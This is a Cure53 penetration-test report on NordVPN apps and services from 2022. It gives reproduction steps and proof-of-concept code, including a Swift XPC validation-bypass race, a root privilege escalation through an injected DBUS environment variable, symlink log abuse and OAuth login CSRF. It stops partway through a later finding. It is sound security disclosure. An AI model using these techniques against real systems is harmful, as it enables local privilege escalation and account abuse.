

Pentest-Report NordVPN Apps & Add-ons 07.-08.2022

Cure53, Dr.-Ing. M. Heiderich, Dipl.-Ing. A. Inführ, BSc. B. Walny, BSc. C. Kean, MSc. D. Weißer, MSc. F. Fäßler, BSc. T.-C. Hong, N. Hippert, MSc. R. Peraglie

Index

[Introduction](#)

[Scope](#)

[Identified Vulnerabilities](#)

[NV-02-001 WP1/OSX: Symlinking VPN helper log allows root-file writing \(High\)](#)

[NV-02-002 WP1/OSX: XPC connection validation bypassable \(Medium\)](#)

[NV-02-007 WP1/Linux: Root privilege escalation via notifications \(Critical\)](#)

[NV-02-008 WP1/Linux: Link local IPs unblocked by firewall rules \(Low\)](#)

[NV-02-009 WP3: UCP OAuth callback lacks does state parameter validation \(Low\)](#)

[NV-02-021 WP1/OSX: Insecure code verification in extension loading \(High\)](#)

[Miscellaneous Issues](#)

[NV-02-003 WP2/Android: Insecure v1 signature support \(Info\)](#)

[NV-02-004 WP2/Android: Enabled backup flag facilitates data exfiltration \(Info\)](#)

[NV-02-005 WP2/Android: Sensitive information unprotected with KeyStore \(Low\)](#)

[NV-02-006 WP1/Linux: Overly broad permission set on socket directory \(Low\)](#)

[NV-02-010 WP2/iOS: Client-side request caching not disabled \(Info\)](#)

[NV-02-011 WP2/iOS: Lack of file system restrictions for local storage \(Info\)](#)

[NV-02-012 WP2/iOS: Phishing via URL scheme hijacking \(Info\)](#)

[NV-02-013 WP2/Android: DoS via intent disconnects VPN \(Info\)](#)

[NV-02-014 WP1: Weak encryption key for configuration files \(Info\)](#)

[NV-02-015 WP1: *Resolv.conf* injection via gRPC handler \(Info\)](#)

[NV-02-016 WP1: Linux package contains world writable files \(Low\)](#)

[NV-02-017 WP1: Linux command line util renders color codes in invites \(Low\)](#)

[NV-02-018 WP2/Android: Lack of screenshot protections \(Low\)](#)

[NV-02-019 WP2/Android: Binary hardening recommendations \(Info\)](#)

[NV-02-020 WP2/Android: Potential phishing via StrandHogg 2.0 \(Info\)](#)

[NV-02-022 WP3: Lack of Cross-Origin-related HTTP security headers \(Info\)](#)

[Conclusions](#)

Introduction

“We strive to make the internet better than it is today. It can be free from online threats, censorship, and surveillance, as envisioned in 1989 — the year the World Wide Web was invented.”

From <https://nordvpn.com/about-us/>

This report - entitled NV-02 - details the scope, results, and conclusory summaries of a penetration test and source code audit against the NordVPN desktop applications for Windows, Linux, and macOS, associated browser add-ons, and relevant backend services. The work was requested by Nord Security in June 2022 and initiated by Cure53 in July and August 2022, namely CW29 through to CW31. A total of fifty-two days were invested to reach the coverage expected for this project.

The testing conducted for this assessment was divided into three separate work packages (WPs) for ease of execution, as follows:

- **WP1:** White-box tests against NordVPN desktop apps for Windows, Linux, and macOS
- **WP2:** White-box tests against NordVPN browser add-ons and apps for iOS and Android
- **WP3:** White-box tests against NordVPN web applications, services, and APIs

Notably, a second round of auditing is scheduled for completion in September and October, wherein additional work packages will be established and a supplementary report written. To successfully execute this audit, Cure53 was granted pre-testing access to the codebase and provided with detailed supporting documentation. For these purposes, the methodology chosen was white-box and a team comprising nine senior testers was assigned to the project's preparation, execution, and finalization.

All preparatory actions were completed in July 2022, namely in CW28, to ensure that testing could proceed without hindrance or delay. Communications were facilitated via a dedicated, shared Slack channel deployed to combine the workspaces of Nord Security and Cure53, which provided an optimal collaborative working environment. All participatory personnel from both parties were invited to partake throughout the test preparations and discussions.

Notably, communications proceeded smoothly on the whole. The scope was well-prepared and clear, no noteworthy roadblocks were encountered throughout testing, and cross-team queries were kept to a minimum as a result. Nord Security delivered excellent test preparation and assisted the Cure53 team in every respect to procure maximum coverage and depth levels for this exercise.

Cure53 gave frequent status updates concerning the test and any related findings, whilst simultaneously offering prompt queries and receiving efficient, effective answers from the development team. Live reporting was not requested, which in hindsight may have proved useful considering the relatively high volume and severity levels of the findings detected.

Regarding the findings, the Cure53 team achieved comprehensive coverage over the WP1 through WP3 scope items, identifying a total of twenty-two. Six of the findings were categorized as security vulnerabilities, whilst the remaining sixteen were deemed general weaknesses with lower exploitation potential.

Generally speaking, the overall yield of findings is relatively high, though this can likely be attributed to the extensive scope of this assessment. As a result, all work packages received ample auditing to produce a substantial volume of findings, which spanned the full spectrum of the severity rating index, from *Low* through to *High* and even *Critical*.

Particular priority should be placed on resolving the issue documented in ticket [NV-02-007](#), which details the presence of a privilege escalation vulnerability via the NordVPN Linux executable. Here, any typical platform user can exploit a bug in the notification system to raise their privileges to root. This was assigned a *Critical* severity rating and should be mitigated at the earliest possible convenience. Similarly, a number of *High* severity-rated issues blighted the macOS services, as indicated in tickets [NV-02-001](#) and [NV-02-021](#).

Conversely, the scope covering the Android applications garnered a considerably positive impression, largely owing to the fact that only minor findings of informational severity were identified here. Nevertheless, these tickets should be addressed in tandem with the higher severity issues to provide airtight defense-in-depth for the Android app specifically. The report will now shed more light on the scope and testing setup as well as provide a comprehensive breakdown of the available materials. Subsequently, the report will list all findings identified in chronological order, starting with the detected vulnerabilities and followed by the general weaknesses unearthed. Each finding will be accompanied by a technical description and Proof of Concepts (PoCs) where applicable, plus any relevant mitigatory or preventative advice to action.

In summation, the report will finalize with a conclusion in which the Cure53 team will elaborate on the impressions gained toward the general security posture of the NordVPN desktop applications for Windows, Linux, and macOS, associated browser add-ons, and relevant backend services, giving high-level hardening advice where applicable.

Scope

- **Penetration tests and audits against various NordVPN applications and add-ons**
 - **WP1:** White-box tests against NordVPN desktop apps for Windows, Linux, and macOS
 - All in-scope app binaries with the following version numbers were shared:
 - Linux: v3.14.1
 - macOS: v7.8.0
 - Windows: v6.48.10
 - Browser Extension: v2.63.0
 - All sources for the executables above were shared
 - **WP2:** White-box tests against NordVPN browser add-ons and apps for iOS and Android
 - All mobile-app binaries with the following version numbers were shared
 - Android: v5.18.1
 - iOS: v7.15.0
 - Browser Extension: v2.63.0
 - All sources for the binaries above were shared
 - **WP3:** White-box tests against NordVPN web applications, services, and APIs
 - NordVPN API
 - <https://api.nordvpn.com>
 - Threat Protection API
 - <https://tp.nordvpn.com/>
 - NordAccount
 - <https://nordaccount.com/>
 - NordCheckout
 - <https://nordcheckout.com/>
 - Pricing API
 - <https://pricing.nordsec.com/>
 - Nord UCP
 - <https://my.nordaccount.com/>
 - **Detailed test-supporting material was shared with Cure53**
 - **All relevant sources were shared with Cure53**

Identified Vulnerabilities

The following section lists all vulnerabilities and implementation issues identified throughout the testing period. Please note that findings are listed in chronological order rather than by their degree of severity and impact. The aforementioned severity rank is given in brackets following the title heading for each vulnerability. Furthermore, each vulnerability is given a unique identifier (e.g., NV-02-001) to facilitate any future follow-up correspondence.

NV-02-001 WP1/OSX: Symlinking VPN helper log allows root-file write (*High*)

Note: *This issue was fixed and the fix was verified as working properly by Cure53 via inspecting the respective diff. The problem as described no longer exists.*

Testing confirmed that the privileged helper writes logs to user-owned file locations. This allows an attacker with user privileges to replace the file with a symlink, which in turn facilitates the ability to write log entries to any root-owned file.

Steps to reproduce:

1. Ensure a current log file is written by connecting and disconnecting to NordVPN with OpenVPN, for example.
2. Note the current active "NordVPNHelper OpenVPN" log file in `/Users/user/Library/Caches/com.nordvpn.macos/Logs/`.
3. Delete the log file.
4. Create a symlink to a root owned file with the name of the deleted log file:

```
ln -s /etc/hosts  
"/Users/user/Library/Caches/com.nordvpn.macos/Logs/NordVPNHelper OpenVPN  
2022-07-18 20-14-20-881.log"
```
5. Reconnect to the VPN and observe that the log entries should now be written to the `/etc/hosts` file.

To mitigate this issue, Cure53 recommends moving the log file to a secure root-owned location. Alternatively, the helper tool could create the file and retain the file descriptor to write to it in order to prevent any user from replacing the file.

NV-02-002 WP1/OSX: XPC connection validation bypassable (*Medium*)

Note: This issue was fixed and the fix was verified as working properly by Cure53 via inspecting the respective diff. The problem as described no longer exists.

During the review of the XPC mechanism, the discovery was made that the caller code verification relies on the process identifier, which is generally insecure. By sending a XPC message and quickly executing the real NordVPN binary, it is possible to manipulate the privileged helper tool into trusting the malicious binary.

The code offered below indicates that the process ID is taken from the connection in order to verify the caller signature:

Affected file:

/nord-network-extension-1.1.0/Sources/Internal/SideLoad/Service/NNEService.swift

Affected code:

```
public func listener(_ listener: NSXPCListener,
                    shouldAcceptNewConnection newConnection: NSXPCConnection) -> Bool
{
    do {
        // Verify that the calling application is signed using the same code
        signing certificate as the helper
        let process = CodeCertificates.process(newConnection.processIdentifier)
        let isProcessCodesignValid = try CodesignValidator.validate(code:
process)
```

The following code establishes a connection via XPC to the NordVPN helper tool, issues two commands, and quickly replaces itself with `execve`. As a result of the async XPC, the calls are queued and slowly processed. In the meantime, the calling process uses `execve` to replace itself with the trusted *NordVPN* binary. Once the helper verifies the signature, the process ID would now point to the correctly signed NordVPN binary:

PoC:

```
let RTLD_DEFAULT = UnsafeMutableRawPointer(bitPattern: -2)
let execvePtr = dlsym(RTLD_DEFAULT, "execve")
var environ = dlsym(RTLD_DEFAULT, "environ");
let forkPtr = dlsym(RTLD_DEFAULT, "fork")
 typealias ForkType = @convention(c) () -> Int32
let fork = unsafeBitCast(forkPtr, to: ForkType.self)

if (fork() == 0) {
    let connection = NSXPCConnection(machServiceName:
"com.nordvpn.macos.helper", options: .privileged)
    let serviceInterface = NSXPCInterface(with: ServiceProtocol.self)
    let classes = NSSet(object: ServiceChannel.self) as! Set<AnyHashable>
```

```

    serviceInterface.setClasses(classes, for:
#selector(ServiceProtocol.runExtension(uuid:completionHandler:)), argumentIndex:
0, ofReply: true)

    connection.remoteObjectInterface = serviceInterface
    connection.resume()

    let proxy = connection.remoteObjectProxy as? ServiceProtocol
    let uuid = UUID.init(uuidString: "DEADBEEF-000b-BEEF-DEAD-BEEFDEADBEEF")

    proxy?.saveExtension(uuid: uuid!, serviceExtensionPath:
"/path/to/extension", serviceConfig: Data.init(), completionHandler:
{ (e:Error?) -> () in print(e!) })
    proxy?.runExtension(uuid: uuid!, completionHandler: { (s: ServiceChannel?,
e:Error?) -> () in print(e!) })

    typealias ExecveType = @convention(c) (UnsafeMutablePointer<Int8>,
UnsafeMutablePointer<UnsafeMutablePointer<Int8>?>?,
UnsafeMutableRawPointer?) -> Int32
    let execve = unsafeBitCast(execvePtr, to: ExecveType.self)
    let argv0 = strdup("/Applications/NordVPN.app/Contents/MacOS/NordVPN")
    var argv = [ argv0, nil]
    let _ = execve(argv0!, &argv, &environ)

    print("done")
}

```

As can be deduced, this race condition allows an attacker to call any of the exposed XPC functions. If the inter-process communication protocol is designed without trust in the client, the bypass may not constitute a vulnerability in itself. However, in this case the arbitrary extension installation could be an insecure and exposed function (see [NV-02-021](#)). Thus, one can recommend utilizing audit tokens rather than the process ID for signature verification purposes¹².

NV-02-007 WP1/Linux: Root privilege escalation via notifications (**Critical**)

Note: This issue was fixed and the fix was verified as working properly by Cure53 via inspecting the respective diff. The problem as described no longer exists.

Testing confirmed that the NordVPN Daemon directly embeds the environment variables of a foreign process into the command line in order to send desktop notifications on KDE and Gnome systems. Here, the discovery was made that this behavior can be abused to escalate the attacker's privileges and execute commands as a root user.

¹ <https://knight.sc/reverse%20engineering/2020/03/20/audit-tokens-explained.html>

² <https://developer.apple.com/forums/thread/681053>

Steps to reproduce:

1. Enable notifications by running the following command:

Shell excerpt:

```
sudo nordvpn s notify enable
```

2. Note that this can be enabled manually by any non-root users in addition; being a *nordvpn* group member represents the only requirement.
3. Pass environment variables to the sudo binary:

Shell excerpt:

```
DBUS_SESSION_BUS_ADDRESS='';touch /tmp/cure53washere;' sudo echo hi
```

4. Trigger a notification via the NordVPN connection:

Shell excerpt:

```
nordvpn c
```

5. Observe that the file */tmp/cure53washere* should now be dropped owned by the root user, indicating a successful command.

In the source code provided below, one can observe that the return value of the *DBusSessionBusAddress* function invocation is embedded directly into the command executed as the user to be notified:

Affected file:

daemon/notify.go

Affected code

```
func notifyGnome(user string, id int64, body string) error {  
    out, err := exec.Command("su", user, "-c",  
        fmt.Sprintf("DISPLAY=:0.0 %s notify-send -t 3000 -i '%s' '%s' '%s'",  
            internal.DBusSessionBusAddress(id), IconPath, Summary, body),  
        ).CombinedOutput()  
}
```

The *DBusSessionBusAddress* function iterates all processes of the user and fetches the potentially attacker-controlled environment variables from each process. Subsequently, the first value containing the *DBUS_SESSION_ADDRESS* string is returned.

Affected file:

internal/filesystem.go

Affected code:

```
func DBUSSessionBusAddress(id int64) string {
    out, err := exec.Command("ps", "-u", [...].id[...], [...]).CombinedOutput()
    [...]
    for _, number := range strings.Split(strings.Trim(string(out), "\n"), "\n")
    {
        pid, err := strconv.ParseInt([...]number[...], 10, 64)
        [...]
        out, err := ioutil.ReadFile(fmt.Sprintf("/proc/%d/environ", pid))
        for _, env := range strings.Split(string(out), "\000") {
            if strings.Contains(env, "DBUS_SESSION_BUS_ADDRESS") {
                return env
            }
        }
    }
}
```

To mitigate this issue, Cure53 advises sanitizing variables appropriately before embedding them anywhere into a command line. Additionally, it is recommended to retrieve the environment variable by initiating a new DBUS session via *dbus-launch* from within the executed script³, rather than relying on a flawed parsing of the potentially attacker-controlled environment variable of a foreign process. By doing so, attackers that control any of those variables cannot inject commands into the environment variable executed as another user, which effectively mitigates this vulnerability.

NV-02-008 WP1/Linux: Link local IPs unblocked by firewall rules (Low)

Note: *This issue was fixed and the fix was verified as working properly by Cure53 via inspecting the respective diff. The problem as described no longer exists.*

Following the establishment of a NordVPN client connection, the application adds three DROP rules in the firewall FORWARD chain to block access to private IP addresses. This behavior is essential toward protecting the user's internal network, which allows other users to be used as an exit node via the mesh feature. Here, the discovery was made that the deployed rules do not account for so-called link local IP addresses, which can be used by systems on a local network to establish a connection without requiring a DHCP system. By leveraging this IP range, one can test and connect to local devices operating in the network of a mesh exit node.

³ <https://dbus.freedesktop.org/doc/dbus-launch.1.html>

Shell excerpt:

```
Chain FORWARD (policy ACCEPT)
target     prot opt source                destination              /* nordvpn */
DROP       all  --  100.64.0.0/10          192.168.0.0/16           /* nordvpn */
DROP       all  --  100.64.0.0/10          172.16.0.0/12            /* nordvpn */
DROP       all  --  100.64.0.0/10          10.0.0.0/8               /* nordvpn */
ACCEPT     all  --  martinordvpn-everest.nord anywhere                 /* nordvpn */
*/
ACCEPT     all  --  anywhere              100.64.0.0/10           ctstate
RELATED,ESTABLISHED /* nordvpn */
DROP       all  --  anywhere              100.64.0.0/10           /* nordvpn */
DROP       all  --  100.64.0.0/10         anywhere                 /* nordvpn */
```

To mitigate this issue, Cure53 advises adding a DROP rule for the link local address (169.254.0.0/16) to the FORWARD chain in addition. This ensures that internal systems cannot be unintentionally exposed via the NordVPN mesh feature.

NV-02-009 WP3: UCP OAuth callback lacks state parameter validation (*Low*)

Note: This issue was fixed and the fix was verified as working properly by Cure53 via a retest on the updated platform. The problem as described no longer exists.

Testing confirmed that the OAuth callback endpoint on the UCP does not validate the *state* parameter as required by the OAuth specification, which could facilitate login CSRF attacks. An exploitation scenario here could constitute an attacker forcing a victim into logging into the attacker's account, then manipulating the unaware victim into subscribing services for the attacker.

Steps to reproduce (Attacker):

1. Log into the UCP.
2. Intercept the response and note the URL in the *Location* header. Do not forward the request yet. ([https://my.nordaccount.com/oauth2/callback?code=\[...\]](https://my.nordaccount.com/oauth2/callback?code=[...]))

Steps to reproduce (Victim):

1. Navigate to the link in Step 2 via an alternative browser session.
2. Observe that the logged-in session for *my.nordaccount.com* will now be the attacker's account.

To mitigate this issue, Cure53 advises utilizing the *state* parameter⁴ - a non-guessable value - with additional verification to prevent CSRF attacks.

⁴ <https://datatracker.ietf.org/doc/html/rfc6749#section-10.12>

NV-02-021 WP1/OSX: Insecure code verification in extension loading (*High*)

Note: This issue was fixed and the fix was verified as working properly by Cure53 via inspecting the respective diff. The problem as described no longer exists.

Whilst evaluating the XPC protocol and the bypass located via issue [NV-02-002](#), the observation was made that the `saveExtension` function uses file paths for signature checking and file loading. Since an attacker may be able to control the file path, the attacker could substitute the file in order to load an arbitrary extension.

Affected file:

`/Internal/SideLoad/Service/ServiceExtension.swift`

Affected code:

```
private class func validated(path: String) -> Bundle? {
    do {
        // Verify that the calling application is signed using the same code
        signing certificate as the helper
        let bundleSec = CodeCertificates.path(path)
        let isValid = try CodesignValidator.validate(code: bundleSec)
        guard isValid else {
            return nil
        }
        // FIXME: Use path from validated SecStaticCode
        return Bundle(path: path)
    } catch {
        return nil
    }
}
```

As can be deduced above, the code initially verifies the extension signature then utilizes the path again to return a bundle, which in turn facilitates the extension loading. Whilst the race-condition window is considered minimal, it remains plausible in the hands of a skilled attacker able to instigate repeated attempts.

Nevertheless, a full PoC attack could not be implemented since the extension must fulfill certain requirements; the testing team could not also construct an extension of this nature during the limited time frame of this assessment. However, paths are inherently prone to race-conditions. Therefore, Cure53 recommends either working directly on file descriptors or moving the extension to a safe location before checking the signature.

Miscellaneous Issues

This section covers any and all noteworthy findings that did not lead to an exploit but might assist an attacker in successfully achieving malicious objectives in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

NV-02-003 WP2/Android: Insecure v1 signature support ([Info](#))

Note: *This issue was fixed and the fix was verified as working properly by Cure53 via inspecting the respective diff. The problem as described no longer exists.*

Testing confirmed that the application is signed with the v1 APK signature, which is considered prone to the known Janus vulnerability⁵ affecting Android versions lower than 7. This vulnerability enables an attacker to inject malicious code into the APK without breaking the signature.

In the current version, the app allows a minimum SDK of 18, which constitutes one of the Android versions impacted by this issue.

Affected file:

AndroidManifest.xml

Affected code:

```
<uses-sdk android:minSdkVersion="23" android:targetSdkVersion="31" />
```

The presence of the v1 APK signature can be verified with the *apksigner*⁶ tool integrated into the Android SDK build tools.

Command:

```
apksigner verify --print-certs -v NordVPN_5.18.1.apk
[...]
Verified using v1 scheme (JAR signing): true
Verified using v2 scheme (APK Signature Scheme v2): true
Verified using v3 scheme (APK Signature Scheme v3): false
Verified using v4 scheme (APK Signature Scheme v4): false
```

To mitigate this issue, one can recommend altering the *minSdkVersion* to at least 24 (Android 7) to only permit installations on Android versions that are not affected by the aforementioned vulnerability. In addition, future releases should only be signed with APK signatures constituting v2 and newer.

⁵ <https://www.guardsquare.com/blog/new-android-vulnerability-allows-attac...ures-guardsquare>

⁶ <https://developer.android.com/studio/command-line/apksigner>

NV-02-004 WP2/Android: Enabled backup flag facilitates data exfiltration (*Info*)

Note from NordVPN: *We are using backup functionality, but we have implemented our own backup manager. It does not back up everything on the app - no sensitive data is impacted. After additional consideration this issue was marked as a false positive.*

The Android app explicitly sets the *backup* flag to *true*, which can be used to facilitate data exfiltration via an attacker with physical access to a USB debug-enabled Android device.

Affected file:

AndroidManifest.xml

Affected code:

```
<application android:theme="@style/AppTheme" android:label="@string/app_name"
android:icon="@mipmap/ic_launcher"
android:name="com.nordvpn.android.NordVPNApplication"
android:backupAgent="com.nordvpn.android.domain.backup.NordVPNBackupAgent"
android:allowBackup="true" [...]>
```

The following command can be used to extract the data.

Command:

```
adb backup -f data.bak com.nordvpn.android
```

To mitigate this issue, Cure53 recommends reviewing the necessity of enabling this feature. Alternatively, one could consider explicitly disabling the flag to further safeguard the app against data exfiltration attempts.

NV-02-005 WP2/Android: Sensitive information unprotected with KeyStore (*Low*)

Note from NordVPN: *This issue comes from the Firebase Android SDK third-party library. We can't do anything on our side as Firebase is accessing those files on its own and every interaction might end up with issues with Firebase SDK. We decided to accept the risk.*

During a review of the Android app, the discovery was made that the Android KeyStore is not currently leveraged for access tokens in the local storage. Altering said KeyStore would provide the app with hardware-backed security within this area of protection. The impact of this issue was evaluated as *Low*, since the requirement for physical access to take advantage of this issue remains. The app currently relies on tokens for authentication; these appear to be stored in clear-text in the *PersistedInstallation* JSON file displayed below.

Affected file:

`com.nordvpn.android/files/
PersistedInstallation.W0RFRkFVTFRd+MTozODQzODMyODI2NTY6YW5kcm9pZDo1M
DdkOTFhZjJIMGQ5MTQ1.json`

Affected content:

```
{ "Fid": "dYZB2XsKQjm69mONorXCgx", "Status": 3, "AuthToken": "eyJhbGciOiJIJFUi[...]", "RefreshToken": "3_AS3qfwJ5ks[...]", "TokenCreationEpochInSecs": 1658713494, "ExpiresInSecs": 604800 }
```

To mitigate this issue, it is recommended to securely store private application data such as *authentication* tokens and other sensitive information by utilizing the Android KeyStore. Further information regarding the Android KeyStore and its protection features can be perused in the official Android documentation⁷.

NV-02-006 WP1/Linux: Overly broad permission set on socket directory (Low)

Note: *This issue was fixed and the fix was verified as working properly by Cure53 via inspecting the respective diff. The problem as described no longer exists.*

The NordVPN client and daemon use a Unix socket stored in the `/run/nordvpn/` directory for communication. Here, the discovery was made that the NordVPN group holds full permissions - including write - on this directory. This allows a user of this group to move any existing Unix socket and create their own. On a multi-user system, this can be abused to intercept or modify Unix socket messages sent by other NordVPN users within the same system.

Permissions:

```
ls -ld /run/nordvpn/  
drwxrwx--- 2 root nordvpn 60 Aug  1 11:22 /run/nordvpn/
```

To mitigate this issue, Cure53 recommends removing the write permission for the NordVPN group since it should not be required. This owes to the fact that the daemon owning root permissions creates the Unix socket utilized for communication.

⁷ <https://developer.android.com/training/articles/keystore>

NV-02-010 WP2/iOS: Client-side request caching not disabled ([Info](#))

Note from NordVPN: *This issue relates to the NV-02-005 finding. iOS application is also using Firebase SDK third-party library. We can't do anything on our side, since Firebase is creating and accessing those files on its own, and every interaction might end up with issues with Firebase SDK. We decided to accept the risk of this issue.*

The discovery was made that the `NSURLCache` appears to be enabled for some API communications of the app. This could potentially expose API communications containing sensitive data such as authentication tokens. The impact of this issue was considered merely *Info* since only a *Google FCM token* appears to be exposed. In addition, successfully leaking it would require physical access.

Affected file:

`Library/Caches/com.nordvpn.NordVPN/Cache.db`

Affected table:

`cfurl_cache_receiver_data`

Affected Content:

`token=dSJTs2YdnUmr57x8sRbn0:APA91bHY0PMjX8zIaavV6[...]`

To mitigate this issue, Cure53 recommends disabling client-side caching to prevent the automatic recording of API communications in the cache. The *Secure Mobile Development* guide⁸ can be reviewed for instructions on how to disable the client-side cache.

Notably, the default `NSURLCache` does not support altering the protection level of its store. This means that even when an application implements data protection at the app-level, all requests and responses will still be cached and unprotected at rest via the `NSURLCache`. If the `URLCache` is required, this can be avoided with a custom `NSURLCache` subclass, thus storing responses on an SQLite DB file with the `NSFileProtectionComplete` attribute set.

⁸ <https://github.com/nowsecure/secure-mobile-development/blob/master/en/io...-requests-responses.md>

NV-02-011 WP2/iOS: Lack of file system restrictions for local storage ([Info](#))

Note from NordVPN: *Due to current technical restrictions we decided to accept the risk for the time being. However, this issue will be reevaluated in the future.*

Testing confirmed that the iOS app does not take advantage of the native iOS file-system protections and fails to fully protect some of its data files at rest. The affected files are only protected until the user authenticates for the first time after booting the device. The issue here pertains to the fact that the key to decrypt these files will remain readable in memory while the device is locked.

This issue requires physical access to an iOS device set to a locked screen and a method of accessing the local storage, via SSH connection established via a jailbreak or a similar approach. The files below represent some of the data that remain unprotected whilst locked.

Command:

```
tar cvfz files_locked.tar.gz *
```

Output:

```
Library/Caches/com.nordvpn.NordVPN/Cache.db  
Library/Caches/com.nordvpn.NordVPN/Cache.db-wal  
Library/Caches/com.nordvpn.NordVPN/Cache.db-shm  
[...]
```

To mitigate this file-access issue, Cure53 recommends implementing the *NSFileProtection-Complete* entitlement at application level⁹.

NV-02-012 WP2/iOS: Phishing via URL scheme hijacking ([Info](#))

Note from NordVPN: *As a proper solution of this issue introduces additional complexity and dependencies from other components, business decided to accept the risk of this issue.*

Testing confirmed that the NordVPN iOS app employs custom URL schemes that are vulnerable to URL scheme hijacking¹⁰. URL scheme hijacking constitutes an attack vector in which third-party apps attempt to register the same URL scheme registered by the application in scope. This can be leveraged to leak information contained within a URL (e.g. credentials, access tokens) or for phishing purposes in the eventuality a user enters sensitive information in the third-party app upon a successful URL scheme interception.

⁹ <https://developer.apple.com/library/ios/documentation/iP...App/StrategiesforImplementingYourApp.html>

¹⁰ <https://people.cs.vt.edu/gangwang/deep17.pdf>

Affected URL scheme:

nordvpn://

Affected file:

Info.plist

Affected code:

```
<key>CFBundleURLTypes</key>
  <array>
    <dict>
      <key>CFBundleURLSchemes</key>
      <array>
        <string>nordvpn</string>
      </array>
    </dict>
  </array>
[...]
```

To mitigate this issue, one can recommend utilizing iOS Universal Links¹¹ solely rather than the current deep link URL scheme, since the latter is vulnerable to hijacking attacks. Notably, iOS Universal Links cannot be registered by third-party apps since they use standard HTTP(s) links.

NV-02-013 WP2/Android: DoS via intent disconnects VPN ([Info](#))

Note: This issue was fixed and the fix was verified as working properly by Cure53 via inspecting the respective diff. The problem as described no longer exists.

The discovery was made that the NordVPN Android app exposes multiple exported activities to third-party apps. A malicious application could leverage this weakness to crash the app at any time by sending a crafted intent.

The Android Manifest file indicates that the affected activity (amongst others) is explicitly exported.

Affected file:

AndroidManifest.xml

Affected code:

```
<activity android:theme="@style/AppTheme.WelcomeSplashScreen"
  android:name="com.nordvpn.android.mobile.deepLinks.DeepLinkConnectActivity"
  android:exported="true" android:launchMode="singleTask">
```

¹¹ <https://developer.apple.com/ios/universal-links/>

The *IntentFuzzer* app¹² can be utilized to simulate sending a serializable intent to the Android app. The following steps can be used to verify this issue.

Steps to reproduce:

1. Open the NordVPN app and push it to the background whilst running.
2. Record the Android logs locally via:

```
adb logcat > log.txt
```

3. Open the *IntentFuzzer* app and select *NonSystemApps > com.nordvpn.android*.
4. Scroll down in the activities and long-press one of the exported activities until an intent is sent.
5. Confirm in the logcat output that a serializable intent caused a fatal crash in *com.nordvpn.android*.

The crash is caused by an exception raised when attempting to read a serializable intent that is not expected by the activity.

Crash output (syslog):

```
08-03 09:14:08.269 21821 21821 E AndroidRuntime: FATAL EXCEPTION: main
08-03 09:14:08.269 21821 21821 E AndroidRuntime: Process: com.nordvpn.android,
PID: 21821
08-03 09:14:08.269 21821 21821 E AndroidRuntime: java.lang.RuntimeException:
Unable to start activity
ComponentInfo{com.nordvpn.android/com.nordvpn.android.mobile.deepLinks.DeepLinkC
onnectActivity}: java.lang.RuntimeException: Parcelable encountered
ClassNotFoudException reading a Serializable object (name =
com.android.intentfuzzer.util.SerializableTest)
```

The impact of this issue was merely considered *Info* since it can only be fixed by the responsible third party¹³ or if the affected activities are no longer exported. Nevertheless, this issue is documented for completeness purposes.

¹² <https://github.com/MindMac/IntentFuzzer>

¹³ <https://issuetracker.google.com/issues/37140086>

NV-02-014 WP1: Weak encryption key for configuration files ([Info](#))

Note from NordVPN: The fix for the issue is planned for the following releases.

Testing confirmed that a user's configuration files are encrypted with a weak encryption key that is only derived from a passphrase consisting of the Linux user ID and a public salt string, which is currently empty. This feasibly allows attackers to simply brute force all available user IDs, allowing them to decrypt the configuration files in seconds. Since the file permissions of the configuration allow access to the user only, this issue purely informs that the encryption does not incur any security guarantees.

Affected file:

`client/config/manager.go`

Affected code:

```
func getPassphrase(uid int, salt string) string {  
    return salt + strconv.Itoa(uid)  
}
```

If additional security via encryption is preferred, Cure53 advises using an encryption key with a much stronger entropy. This could be achieved via a cryptographically secure Password-Based-Key-Derivation function such as *PBKDF2*¹⁴, which derives the encryption key from a user-prompted password. By doing so, a brute-force attack would become infeasible for strong passwords.

NV-02-015 WP1: *resolv.conf* injection via gRPC Handler ([Info](#))

Note from NordVPN: The fix for the issue is planned for the following releases.

Testing confirmed that the *SetDNS* gRPC handler insufficiently sanitizes the server's IP addresses before embedding them directly into the *resolv.conf* stored on the filesystem or sent to the *resolvectl* binary. However, the impact of this issue is limited to setting the DNS name servers, search domain, and options during the NordVPN session, or leveraging *resolv.conf* and *resolvectl* privilege-escalation exploits. For this reason, this ticket is merely considered *Informational* in nature.

Affected file:

`daemon/dns/dns.go`

Affected code:

```
func setDNSWithResolvconf(iface string, addresses []string) error {  
    var addrs = make([]string, len(addresses))  
    for idx, address := range addresses {
```

¹⁴ <https://datatracker.ietf.org/doc/html/rfc2898#section-5.2>

```

    addrs[idx] = "nameserver " + address
}
content := strings.Join(addrs, "\n")
prefix, err := resolvconfInterfacePrefix()
if err != nil {
    return fmt.Errorf("determining interface prefix: %w", err)
}
cmd := exec.Command(execResolvconf, "-a", prefix+iface, "-m", "0", "-x")
cmd.Stdin = strings.NewReader(content)

```

To mitigate this issue, Cure53 recommends validating address strings received from the gRPC request by parsing them into IP structs, as already implemented for the DNS setter associated with *systemd-resolved*.

By doing so, attackers can only supply valid IP addresses passed to the underlying DNS setter, rendering the exploitation of *resolv.conf* privilege-escalation bugs unlikely.

NV-02-016 WP1: Linux package contains world writable files (*Low*)

Note: This issue was fixed and the fix was verified as working properly by Cure53 via inspecting the respective diff. The problem as described no longer exists.

The discovery was made that the installation package on Linux places two world-writable files on the file systems, which can then be modified by any local user. In this regard, only two icon images are affected, which explains the *Low* severity impact. The affected files are displayed below:

Affected files:

```

134629      8 -rw-rw-rw-  1 root    root          4973 Apr 13 06:47
/usr/share/icons/hicolor/scalable/apps/nordvpn.svg
134591      4 -rw-rw-rw-  1 root    root          2988 Apr 13 06:47
/usr/share/icons/hicolor/48x48/apps/nordvpn.png

```

To mitigate this issue, Cure53 recommends assigning sufficient permissions to the files and only allowing the root user to modify them.

NV-02-017 WP1: Linux command line util renders color codes in invites (*Low*)

Note from NordVPN: The fix for the issue is planned for the following releases.

Testing confirmed that the *nordvpn* command line utility on Linux renders color codes and other control characters when reflecting user inputs. This includes email addresses from sent and received invitations for the mesh network. The overall impact of this issue was considered relatively low, though it could be leveraged to break the formatting and

display messages that look like they were legitimately emitted by NordVPN though in fact manipulate the victim into performing harmful actions. The following terminal screenshot confirms the rendering of color codes:

```
root@nord1:~# nordvpn mesh invite send '"dario+nordvpn2"'echo -en "\ef1;31m"'@cure53.de'
A new version of NordVPN is available! Please update the application.
Would you like to allow incoming traffic? [Y/n] y
Would you like to route outgoing traffic? [Y/n] y
Meshnet invitation to '"dario+nordvpn2"@cure53.de' was sent.
